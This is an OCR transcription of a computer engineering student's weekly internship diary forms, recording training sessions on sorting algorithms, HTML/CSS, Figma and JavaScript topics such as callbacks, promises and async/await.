
Date: 18/8/23

Signature of officer-in-charge of Dept. / Section / Plant

Date:

✪ Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

WEEK 3



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Annexure I
Enrollment no: 190390107054

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nishant S Shah
DIARY OF THE WEEK: FR 13-2-23 TO 17-2-23
DEPARTMENT: Computer Engineering SEM: 8
NAME OF THE ORGANISATION: Nucleo Solutions Pvt. Limited
NAME OF THE PLANT/SECTION/DEPARTMENT: Blockchain development
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mahavir Singh Sankhla

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 13 - learn about different Sorting algorithm like
1) merge sort 2) Quick sort 3) Selection sort 4) Bubble sort
5) insertion sort.

Day 14 - we get new problem definition to work upon. Then
we have to work whole day on that problem definition

Day 15 - we have learning about logical thinking, they asked many
puzzle that require logical thinking.

Day 17 - we got more problem definition 1) Pattern Problem
2) Difference between the sum of odd and even positioned digit
and many more.

SUPPLEMENTRY NOTES
(add additional sheets if required)

Das 14 → We got a mini project for Bank management System

Feature → Add, withdraw, A/C. view acc.

WEEK 4

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Annexure I

Enrollment no: 190390107054

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nishant Shah.

DIARY OF THE WEEK: DT: 29-2-23 TO 05-3-23

DEPARTMENT: Computer engineering SEM: 6

NAME OF THE ORGANISATION: Yodiz Solution pvt. ltd

NAME OF THE PLANT/SECTION/DEPARTMENT: Blockchain development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mahavir Singh Gohil

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 15 - Introduction to figma design tool - sign up with google account and how to use design template

Day 16 - Session on HTML/CSS. Basic element of HTML.
- Providing validation

Exercise → To create HTML form within table

Day 17 - session on CSS

Day 18 - Session on designing navbar using HTML

Day 19 - Feedback and focus.

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TOTAL HOURS: 45

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is: EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date: 18/5/23

Signature of officer-in-charge of Dept. / Section / Plant

Date:

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

WEEK 5

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Annexure I

Enrollment no: 190390107054

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nishant Shah

DIARY OF THE WEEK: Dt: 27/02/23 TO 3/03/23

DEPARTMENT: Computer Engineering SEM: 6

NAME OF THE ORGANISATION: Yudiz Solution limited

NAME OF THE PLANT/SECTION/DEPARTMENT: Blockchain department

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Maharsh Shah Cockil

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 19 : Today we learned about HTML and CSS => flexbox and it's property

Day 20 : From today JS session started Today we learned about datatype and basics.

Day 21 : Today we learned about let, var, Const, and type coercion and for conversion

Day 22 : Today we learned about array and array method.

Day 23 Today we were assigned with task 14

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TOTAL HOURS 40

SIGNATURE OF STUDENT

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Signature of Faculty Mentor


Signature of Officer-in-charge of Dept. / Section / Plant

Date:

Date:

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

WEEK 6



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Annexure I
Enrollment no: 190390107054

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nishant Shah
DIARY OF THE WEEK: DT: 06/03/23 TO 11/03/23
DEPARTMENT: Computer engineering SEM: 6
NAME OF THE ORGANISATION: Yodiz Solution Limited
NAME OF THE PLANT/SECTION/DEPARTMENT: Blockchain development
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mahavir Singh Gohil

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 24 - Today we learned about scope of Let, Var, Const. and assigned with task.


Day 25 - Today we learned about nested function and scope chaining.

Day 26 - No Li Hai

Day 27 - Today we learned about Callback function and performed Callback for sync and async

Day 28 - Today we learned about working of JS.

Day 29 - ELECTION in Yodiz.



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TOTAL HOURS: 96

SIGNATURE OF STUDENT

The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor


Signature of officer-in-charge of Dept. / Section / Plant

Date

Date

Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

WEEK 7



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Annexure I

Enrollment no: 190390107054

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Nishant S Shah

DIARY OF THE WEEK: DT: 13/03/23 TO 17/03/23

DEPARTMENT: Computer Engineering SEM: 8

NAME OF THE ORGANISATION: Yudiz Solutions Pvt Ltd.

NAME OF THE PLANT/SECTION/DEPARTMENT: Blockchain development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mahavir Singh Rathod

DESCRIPTION OF THE WORK DONE IN BRIEF

↳ Day 30 : Today we learned about backend of javascript, that how actually javascript run in the Browser.

↳ Day 31 : Today we learned about Callback function in java Script, Sync vs async callback et

↳ Day 32 : Today we learned about Promises in javascript and converted Callbacks to Promises

↳ Day 33 : Today we learned different function in Promises

↳ Day 34 : Today we learned async/await

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TOTAL HOURS: 40

SIGNATURE OF STUDENT

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Signature of Faculty Mentor


Date: 9/1/23

Signature of officer-in-charge of Dept. / Section / Plant

Date:

- Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

WEEK 8



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Annexure I

